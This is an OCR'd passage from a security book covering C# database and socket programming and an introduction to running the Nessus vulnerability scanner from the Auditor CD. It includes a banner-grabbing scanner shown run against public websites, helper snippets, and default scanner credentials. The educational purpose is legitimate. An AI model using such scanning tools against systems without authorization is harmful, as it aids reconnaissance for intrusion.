
```
using System;
using System.Data.Odbc;
using System.IO;

namespace MySQL
{

class MYSQL_FileIO
{
```

```
static void Main(string[] args) {

        // -------- Output file - StreamWriter
        StreamWriter FileWrite = new
        StreamWriter("DB_output.txt");



        // ------- Do the ODBC stuff..
        // Define a connection to the DSN and open the DSN
        OdbcConnection ODBConnect = new
        OdbcConnection("DSN=Syngress");
        ODBConnect.Open();

        // Prepare the query
        string SQLquery="Select * from HTTPRR";
        OdbcCommand Our_Query = new
        OdbcCommand(SQLquery,ODBConnect);

        // Execute it and link results to a DataReader
        OdbcDataReader DataReader = Our_Query.ExecuteReader();



        // All is good - we can start reading from the table
        int NumOfCols = DataReader.FieldCount;

        Console.WriteLine("There are {0} columns in this
        table",NumOfCols);
        Console.WriteLine("[request]=column number
        {0}",DataReader.GetOrdinal("request"));
        Console.WriteLine("[response]=column number
        {0}",DataReader.GetOrdinal("response"));
        Console.WriteLine();

        // while there is data to read..
        while (DataReader.Read()){
                string row="";
                for (int col_index = 0; col_index < NumOfCols;
                col_index++){
```

```
                                        // get data for this row at column
                                        col_index
                                        string stuff =
                                        DataReader.GetString(col_index);

                                        //add to our row string with a : seperator
                                        row+=":"+stuff;
                                }

                                // cut the first : from the string
                                row=row.TrimStart(':');

                                //write each line to our file and to the Console
                                Console.WriteLine("Line is {0}",row);
                                FileWrite.WriteLine(row);
                        }

                        // close the file and connection
                        FileWrite.Close();
                        ODBConnect.Close();

                }
        }
}
```

Figure 7.40 shows the output of the program.

Figure 7.40 The Output of the C# Basic IO and Database Program



```
There are 2 columns in this table
[request]=column number 0
[response]=column number 1

Line is GET / HTTP/1.0:200 OK
Line is GET /nothereatall HTTP/1.0:404 Not Found
Press any key to continue_
```

It also creates the file called output.txt that contains the rows from the database (with the columns separated with colons). The code is pretty well documented and should be easy to read.

Writing to Sockets

Let's assume we want to create a program that reads a list of sites from a file, connects to each site, and extracts the server's banner (the version of Web server) from the server. We don't need any special libraries or setup for this. The code looks like this:

```
using System;
using System.IO;
using System.Net.Sockets;
using System.Threading;
using System.Text;

namespace ConsoleApplication1
{

       class GetBanners {

              static void Main(string[] args) {

                     // Ask for the file on the console
                     Console.Write("Enter the location of the file with site
names: ");
                     string filelocation = Console.ReadLine();
```


```
                    try{
                           // Open the file for reading
                           StreamReader reader = new
                           StreamReader(filelocation);
                           string readline="";
                           // While there are lines to read
                           while ((readline = reader.ReadLine()) != null){

                                  // Call a subroutine to get the response
                                  // Use HEAD / HTTP/1.0 to get the HTTP
                                  // response header
                                  string response =
sendraw2(readline,"80","HEAD / HTTP/1.0\r\n\r\n",4096,10,2);

                                  // Write to the console after parsing
                                  // with sub routine
                                  Console.WriteLine("Banner for
{0}:{1}",readline,ParseBanner(response));
                           }
                    } catch (Exception ex){
                           Console.WriteLine("A problem occured - message:
                           \n\n"+ex.ToString());
                    }
             }

             // Routine to parse HTTP response and get banner
             public static string ParseBanner(string response){
                    string[] lines = response.Split('\n');
                    foreach (string line in lines){
                           // if the line starts with "Server" then
                           if (line.StartsWith("Server")){
                                  // Get everything after the ":"
                                  string[] parts = line.Split(':');
                                  return parts[1];
                           }
                    }
                    return "Could not extract banner";
             }
```

```
              // Routine to make a connection, send data, and return the
              // response
              public static string sendraw2 (string ipRaw, string portRaw,
              string payloadRaw, int size, int TimeOut, int retry) {

                     while (retry>0){
                            try {
                                   TcpClient tcpclnt= new TcpClient();
                                   tcpclnt.ReceiveTimeout=TimeOut;
                                   tcpclnt.SendTimeout=TimeOut;


tcpclnt.Connect(ipRaw,Int32.Parse(portRaw));

                                   Stream stm = tcpclnt.GetStream();
                                   ASCIIEncoding asen= new ASCIIEncoding();
                                   byte[] ba=asen.GetBytes(payloadRaw);
                                   stm.Write(ba,0,ba.Length);

                                   byte[] bb=new byte[size];
                                   string response="";
                                   int k=1;
                                   while (k!=0){
                                          k=stm.Read(bb,0,size);
                                          for (int i=0;i<k;i++)

response+=Convert.ToChar(bb[i]);
                                   }

                                   tcpclnt.Close();
                                   //this is need else we get CLOSE_WAITS -
                                   // not nice..but works well
                                   GC.Collect();
                                   GC.WaitForPendingFinalizers();

                                   return response;
                            }

                            catch {
                                   retry--;
```

```
                                        Thread.Sleep(1000);
                                }
                        }

                        return "Timeout or retry count exceeded";
                }

        }
}
```

This time, let's compile it with Mono. Copy the code to a file called banners.cs. Create a file in /tmp called sites.txt and enter some Web sites there. Next, run *mcs banners.cs*—this creates a *banners.exe* file that Mono can execute as shown in Figure 7.41.

Figure 7.41 Running a C# Sockets Program on Mono in Unix Environment


root@Fedora-wips:/home/roelof/monodev/banners - Shell - Konsole
Session Edit View Bookmarks Settings Help
Shell

```
[root@Fedora-wips banners]# cat > /tmp/sites.txt
www.sensepost.com
www.google.com
www.microsoft.com
www.ibm.com
www.syngress.com
[root@Fedora-wips banners]# mcs banners.cs
[root@Fedora-wips banners]# mono banners.exe
Enter the location of the file with site names: /tmp/sites.txt
Banner for www.sensepost.com: Apache/1.3.28 (Unix) AuthMySQL/2.20
Banner for www.google.com: GWS/2.1
Banner for www.microsoft.com: Microsoft-IIS/6.0
Banner for www.ibm.com: IBM_HTTP_Server
Banner for www.syngress.com: Microsoft-IIS/5.0
[root@Fedora-wips banners]#
```

C# is a fabulous language; although it is fairly young, it promises the strengths of C++ with the ease of Java. Monodevelop on UNIX and Visual Studio .NET on Win32 gives the developer a wide range of supported platforms. C# is fun to use and very easy to learn.

Conclusion

Almost all good security practitioners have some coding skill—if not to write a new tool, then to modify an existing open source tool in a manner that suits them. Knowing where to start and what questions to ask helps a great deal. We hope that this chapter provided a nudge over the initial slope of the learning curve, the spark that would see you writing many open source security tools or contributing to current projects. With so many open source projects, hundreds of code snippets and web sites dedicated to teaching you a programming language the average security practitioner have no excuse not to be able to hack together code. Gone are the days where security tools were written by a group of selected few.

Useful functions and code snippets

The following snippets of code and functions can be very useful. It's not very complex but can save you a lot of time. After a short while, you'll start building routines of your own and adding them to your library. Here are a couple of functions that you might consider useful.

C# Snippets

Checking if a passed string is an IP number:

```
private bool isitanip(string IPnumber){
       if (IPnumber.Length>15){return false;}
       if (IPnumber.Length<7){return false;}
       if (IPnumber.IndexOf('.')==0){return false;}
       string[] temp=new string[4];
       try{
              temp=IPnumber.Split('.');
              for (int i=0; i<4; i++){
                     if (Int32.Parse(temp[i])>255 ||
                     Int32.Parse(temp[i])<0){
                            return false;
                     }
              }
       } catch {return false;}
       return true;
}
```

Call it so:

```
if (isitanip("168.210.134.80")==false){
       Console.Writeln("Not a valid IP number");
} else {
       Console.Writeln("A valid IP number");
}
```

Getting files from a directory with a mask:
(Requires System.IO and System.Collections)

```
private ArrayList getFiles(string path, string mask){
       ArrayList files = new ArrayList();
       try {
              System.IO.DirectoryInfo dirInfo = new
              System.IO.DirectoryInfo(path);
              System.IO.FileInfo[] filelist = dirInfo.GetFiles(mask);
              foreach ( System.IO.FileInfo file in filelist ) {
                     files.Add(file.ToString());
              }
       } catch {
              return null;
       }
       return files;
}
```

Call it so:

```
ArrayList returned = getFiles("c:\\docs","*.PPT");
foreach (string filename in returned){
       Console.WriteLine("Filename matching = {0}",filename);
}
```

Killing a process by name
(Requires System.Diagnostics)

```
private void KillProcess(string Process_name){
       try{
              foreach (Process specific in
              Process.GetProcessesByName(Process_name)){
                     Console.WriteLine("Killing :"+specific.ProcessName);
                     specific.Kill();
              }
       } catch {}
}
```

Call it so:

```
KillProcess("iexplore");
```

Reading a registry key
(requires Microsoft.Win32)

```
private string readRegKey(string subkey,string keyname){
       RegistryKey NewKey = Registry.LocalMachine;
       NewKey = NewKey.OpenSubKey(subkey,true);
       try{
              return((string)NewKey.GetValue(keyname));
       }catch(Exception ex){
              return "no key";
       }
}
```

Call it so:

```
Console.WriteLine("Key value is
{0}",readRegKey("SOFTWARE\\SensePost\\Wikto","Configfile"));
```

Parsing a DNS name from a URL using regular expressions (Requires System.Text.RegularExpressions)

```
private string parseDNSName (string URL){
        Regex search = new Regex("\\:\\/\\/(?<DNSNAME>[\\.\\w]+)[\\:\\/]");
        Match m;
        m = search.Match(URL);
        if (m.Success){
                string DNSname=m.Result("${DNSNAME}");
                if (DNSname.Length>0){
                        return DNSname;
                }
        }
        return "";
}
```

Call it so:

```
Console.WriteLine("The DNS name from the URL is
{0}",parseDNSName("http://www.sensepost.com/main.html"));
```

Performing a forward DNS lookup (Requires System.Net)

```
private string forwardLookup(string DNSname){
        try{
                IPHostEntry hostInfo = Dns.GetHostByName(DNSname);
                IPAddress[] address = hostInfo.AddressList;
                return address[0].ToString();
        }
        catch{
                return "";
        }
}
```

Call it so:

```
Console.WriteLine("The first IP for www.sensepost.com is
{0}",forwardLookup("www.sensepost.com"));
```

Pause for a second
(Requires System.Threading)

```
Thread.Sleep(1000);
```

PERL Code Snippets

Getting the output from a system command (note the back ticks, not single quotes):

```
@result=`ls -la /`;
print @result;
```

Remove duplicates from an array:

```
sub dedupe
{
        (@keywords) = @_;
        my %hash = ();
        foreach (@keywords) {
                chomp;
                if (length($_)>1){$hash{$_} = $_;}
        }
        return keys %hash;
}
```

Call it so:

```
@clean_array = dedupe(@dirty_array);
```

Pause for a second

```
Sleep(1000);
```

Parse the DNS name from a URL using regular expressions

```
$url="http://www.sensepost.com/main.html";
$url=~/\:\/\/($1[\.\w]+)[\:\/]/;
$dns=$1;
print "DNS name = $dns\n";
```

Links to Resources in this Chapter / Further Reading

- Google: www.google.com (You don't need anything else...if you know which questions to ask)

IDEs and Frameworks:

- Eclipse: www.eclipse.org
- Kdevelop: www.kdevelop.org
- Mono: www.go-mono.com
- Glade: glade.gnome.org
- MySQL: www.mysql.com or http://dev.mysql.com

Programming Resources:

- Experts Exchange: www.experts-exchange.com (many problems dies a sudden death at this site)
- C# friends: www.csharpfriends.com (a great C# programming resource and the world's greatest C# community)
- PERL home page: www.perl.com (the official PERL home page, run by O'Reilly)
- PERL CPAN home page: www.cpan.org (if it takes more than 10 lines of PERL there's probably a library for it on CPAN)
- MSDN: www.msdn.com (for Windows programmers all roads eventually leads to the MSDN)

Chapter 8

Running Nessus from Auditor

Core Technologies and Open Source Tools in this chapter:

- Launching Nessus
- Maintaining Nessus
- Using Nessus

Introduction

Nessus was a centaur in Sophocles' ancient manuscript, "The Death of Heracles." This beastly creature dupes the wife of Heracles into giving her husband a garment that has been poisoned, thus bringing an end to the mighty Heracles. One could speculate for quite a while on how this ancient and mythological tale might have inspired the name of the most widespread open source vulnerability scanner in use today. However, speculation is all that it would be, as according to Renaud Deraison, he has "no special reason" for dubbing his project Nessus.

Renaud does, however, have a special reason to be proud. The Nessus Project is one of the many successful security-centric open source projects today. It finds its place as a tool of the unfunded security researcher, and of the highly funded security consultant. Nessus enjoys accolades from many years of competitive product reviews and was recently picked as one of *PC Magazine*'s "best products of 2003." Moreover, the Nessus project is now defined by an active community of about 1500 outspoken participants and many more yet to be heard from.

What Is It?

Nessus is not the world's first free open source vulnerability scanner. However, it is the most ubiquitous open source scanner in use today, and has been for many years. The Nessus Project was conceived early in 1998. At the time, open source vulnerability scanners had fallen behind the well-funded commercial products of the same ilk. It was then that Renaud Deraison decided to start the project that would become known as Nessus.

Nessus is a robust vulnerability scanner that is well suited for large enterprise networks. The fact that it is free makes it well suited for the security budget, too. Its extensibility allows its users to leverage their own expertise in developing vulnerability checks without having to be a part of the development project. This same feature allows for quick updates of current vulnerabilities from the large community of users who keep the project alive and up to date.

Basic Components

What makes Nessus such a wonderful tool is the unique architecture on which it is built. The flexibility and resourcefulness of the Nessus architecture has taken every element of the security lifecycle into consideration. From the large-scale batch execution of vulnerability scans that capture the data, to the graphical and hyperlinked reports that represent the data, to the fix descriptions that are invaluable in patch remediation, all of these aspects create the foundation of a healthy security posture. We will touch on several of the components of this architecture, including:

- The Nessus Client and Server
- The Nessus Plugins
- The Nessus Knowledge Base

Client and Server

Originally, vulnerability scanners were all client-based. A consultant would bring his or her laptop into a customer's site and plug in at the best possible location in the network to execute a scan. A scan on any network address space would take anywhere from an entire afternoon to a few days, depending on the breadth of the network and the depth of the scan parameters. This would render the laptop unusable for the amount of time the scan required.


The Nessus Project took this aspect of vulnerability assessments into strong consideration from its inception. To conquer this problem and many others, the Nessus Project adopted a client/server model for its foundation. This allows the security analyst to detach from the vulnerability scan and use his resources for other items while Nessus continues to do what it does best. This is just one benefit of leveraging the client/server model of Nessus. There are, in fact, many innovative ways to build a business model around this architecture, or to streamline the in-house vulnerability assessment process.

For example, let's say a security consulting firm receives a contract to perform an on-site vulnerability assessment. Once the consultant arrives and obtains access to the customer network, he can fire up his Nessus client and securely connect to his firm's *nessusd* server. Once our sharp consultant initiates the external assessment, he can then detach his client from the server, knowing that the data will be ready for him later. Meanwhile, he can then begin his scan of the internal network using whatever equipment he brought along for the engagement.

Another more obvious benefit of this architecture is scalability. A machine with more memory and processing power, but especially memory, can run more tests at once, decreasing the scanning time. This results in a scan that finishes more quickly and leaves the consultant's laptop free, allowing him to interact with the network, providing context for findings. He'll take this opportunity to identify the roles of machines found during the scan, interviewing the organization's personnel as necessary. He can also perform manual verification of any findings, which is critically important to a high-quality vulnerability assessment. Every vulnerability scanner generates false positives, or inaccurate statements of vulnerability. It's the engineer's job to confirm each vulnerability manually, so the on-site staff isn't left with both inaccurate vulnerability reporting and increased risk of ulcer.

From the perspective of in-house security teams, this architecture can be leveraged in a much different way. One of the problems that plagues the in-house vulnerability assessment team is the internal firewall. Internal firewalls often have address translation tables, and the rapid-fire connections caused by vulnerability scanners quickly fill these tables, causing some firewalls to drop older connections. This adverse phenomenon affects both the users of the network and the assessment team's own scan. This effect, underscored by the overall bandwidth use of network scanners in general, can cause enough impact on the network to discourage frequent vulnerability scans altogether. By distributing nessusd servers throughout the enterprise network, the in-house security assessment team can bypass the traditional network issues caused by vulnerability scanners and easily automate frequent and periodic scans, ensuring a stronger overall security posture (Figure 8.1).

Figure 8.1 In-House Network with Nessus Servers


Each network segment can have its own local Nessus Scanner
Nessus
Nessus
Nessus
The in-house assessment team has the ability to maintain their vulnerability database locally for secure reporting
Set up scripts to execute Nessus scans as remote users sign on to the VPN
Nessus Client

The Nessus client can connect to the nessusd server in many ways that employ both encryption and authentication. Which way would suit your network interests best? The first thing to consider is whether the nessusd server is located on the local loopback. If the nesssud server you want to connect to is in fact listening only on 127.0.0.1, then using the unencrypted scheme will be sufficient. This is the only case where you should ever use the unencrypted option. While there might be safe configurations where you can rely on unencrypted traffic with a certain amount of confidence, the only fully safe configuration is where no unencrypted traffic touches the physical network. This warning against unencrypted traffic, of course, becomes even more critical when the Nessus server is authenticating to various hosts or network components—the client must pass the relevant passwords to the server across its control connection. Use the encryption—it's much better than being embarrassed by your network administrator or an attacker on your network, each of whom can redirect and sniff traffic.

When using encryption, you can choose from Transmission Layer Security (TLS) or one of three versions of Secure Sockets Layer (SSL). SSL was created by Netscape as they created their first commercial browser, while TLS is an IETF standard based on SSL. These levels of encryption can be enforced by the nessusd server based on your encryption policy.

The next item you will want to consider when deciding which method of connection bests suits your network is related to the authentication scheme. At the time of this writing, Nessus supports both password-based and certificate-based authentication. This allows the security team to integrate Nessus with its current public key infrastructure (PKI) if desired. It also adds an additional layer of security in the defense of a set of data that could potentially allow any unauthorized viewer administrative control over network resources. This follows from the security principle of "Defense in Depth," the idea that multiple layers of defenses allow the defense to stand when an attacker is able to compromise one or more layers. Which authentication scheme and encryption method should you choose? This question should involve at least one meeting of the in-house security team before it is answered.

The Plugins

Another aspect of Nessus that really sets it apart from other scanners is the power of the Nessus Attack Scripting Language (NASL, pronounced naz-ul). See Chapters 10 and 11 for extensive coverage of writing NASLs. NASL allows security analysts to quickly create their own plugins for vulnerability checks. The result is that teams can easily add their security expertise to their Nessus scans by creating custom vulnerability tests. It also allows the in-house security team to create vulnerability checks for the protocols and services that are unique to their networks.

NASL most closely resembles C. It is specifically designed with security in mind, as it will only communicate with the host it is passed as an argument, and it will not execute any local commands. With this sandbox snug around the NASL interface, it is unlikely that a plugin can perform unexpected operations. NASL is also built to share information between security tests. This is achieved through use of the knowledge base.

The Knowledge Base

The knowledge base allows today's plugins to leverage the data gleaned by earlier plugins. Consider a security check that tests for the existence of a Web server, and, if one is found, attempts to discern which implementation of HTTP (Hypertext Transfer Protocol) is actually running. The plugin has the capability to set the value of a variable in the Nessus knowledge base for that host. Let's say that in one specific instance, our NASL script executes and finds Apache running on the remote host. The plugin then sets the host-specific knowledge base variable of *www/banner/80* to *Apache/1.3.29 (Unix) PHP/4.3.4 mod_ssl/2.8.16 OpenSSL/0.9.7a.*

This allows all subsequent plugins the capability to read the value of *www/banner/80*. Now, let's assume our next plugin reads this value. If it finds the string *OpenSSL/0.9.7a* in the returned value, it reports that this host is vulnerable due to an outdated version of OpenSSL. In this way, every plugin uses information already derived by more primitive plugins. Renaud suggests that plugins writers use the knowledge base as much as possible. This will serve to extend the capabilities of Nessus and speed up the performance of future plugins, which can search the knowledge base for data instead of having to traverse the network for it.

Launching Nessus

Now that you've learned the basics of Nessus, it's time to have some fun as we run Nessus through its paces. Although Auditor provides a terrific CD-based platform for the serious pen tester, there are some drawbacks to this type of environment that we'll need to address. First, Auditor makes the Nessus initialization process very easy; too easy in fact. In order to understand the process better, we'll discuss what Auditor does behind the scenes to get Nessus up and running. Second, since Auditor is CD-based it is primarily a read-only environment. This makes certain modifications and updates cumbersome. Specifically, the process of upgrading Nessus plugins (a requirement for any serious pen tester) is a bit of a chore. We'll address some specific workarounds that transform Auditor and similar CD-based distributions into *updateable* portable assessment platforms.

We'll also take a look at the basics of using Nessus, and discuss the specific procedures for performing fairly routine maintenance tasks, such as adding Nessus users, downloading plugins and more.


Running Nessus from Auditor

Auditor uses startup scripts, located in the */usr/local/bin* directory, to launch programs that have more complicated startup requirements. The *start-nessus* script, which is invoked from the system menu, is rather lengthy, saving you the mild discomfort of launching Nessus by hand. Although Nessus is not an entirely complicated program to run, there are specific steps that have to be performed if an automated startup script is not present. In this section, we'll look at launching Nessus from the Auditor menu, and then take a look at the steps performed by the startup script, enabling you to launch Nessus in environments that aren't kind enough to provide a startup script. We'll also briefly discuss the options available to Windows users.

Point and Click: Launching Nessus From Within Auditor

Auditor makes launching Nessus a snap. As with all Auditor applications, the system menu can be accessed by either right-clicking on the desktop, or by clicking the **K** icon on the left-hand side of the taskbar. To launch Nessus, select **Applications** | **Scanning** | **Security Scanner** | **Nessus (Security Scanner)** from the system menu. This will first launch the Nessus server, followed by the Nessus client. A dialog box will be displayed, prompting for optional plugins as shown in Figure 8.2. If you have not downloaded any plugins (*.nasl* files), simply click **No** to continue launching Nessus. We'll discuss Nessus maintenance, including plugin updates, in the next section.


Figure 8.2 Requesting Optional Plugins



Do you want to provide the nessus plugins in a cutom directory?

After addressing the plugin dialog box, Auditor will present the information dialog box shown in Figure 8.3. This dialog box simply explains that some oddness about a client certificate is to be expected, and that the default login for the nessus server is *auditor* with a password of *auditor*. Although this may seem like a weak password (especially for a security distribution) rest assured that in this configuration, the server only listens on the loopback address of 127.0.0.1. When launched in this way, the Nessus server cannot be accessed by remote users.

Figure 8.3 Nessus Server Information and Login Information




Caution: In version 1.2 of Nessus, the authentication mechanism has changed.
Instead of generating a client certificat every time the Auditor-CD is started,
you may login to the nessus server (which has just been started locally, only
reachable via 127.0.0.1) as user "auditor" with password "auditor".

Please click "OK" to start the Nessus client.

Once the **Nessus Info** dialog box is addressed, another dialog box will be presented (Figure 8.4). This dialog box informs you that a new (non-cached) SSL certificate has been presented by the Nessus server, and asks how you would like to handle this certificate. The first option, **Display and remember**, is acceptable, as this is a certificate sent from your local system.

When connecting to any remote server, however, be sure to properly validate all certificates before accepting them.

Figure 8.4 SSL Paranoia Dialog Box



Please choose your level of SSL paranoia (Hint: if you want to manage many servers from your client, choose 2. Otherwise, choose 1, or 3, if you are paranoid.

● Display and remember the server certificate, do not care about the CA

○ Trust the server certificate if and only if it is valid and certified by the CA

○ Verify that the server certificate is valid *and* remember it


Tools and Traps…

What Happened?!?

If you're running the start-nessus script, and Auditor seems to "forget" to run the next step, don't panic. The start-nessus script runs serially; each step happens after the previous step completes. That means that if the Nessus server is taking its good old time getting started, the Nessus client is delayed as well. To check the progress of the start-nessus script, simply use the command **ps -auwx | grep nessus**. You should see which phase of the process is currently running. The Nessus server can take quite a while to start, especially if you're loading plugins from a USB drive.

Once the certificate is accepted, the Nessus interface will be displayed (Figure 8.5). As noted in the previous dialog box, the default authentication is *auditor/auditor*. Simply enter this username and password and click **Log In** to connect to the local Nessus server.

Figure 8.5 Logging into a Nessus Server



Nessusd Host : localhost

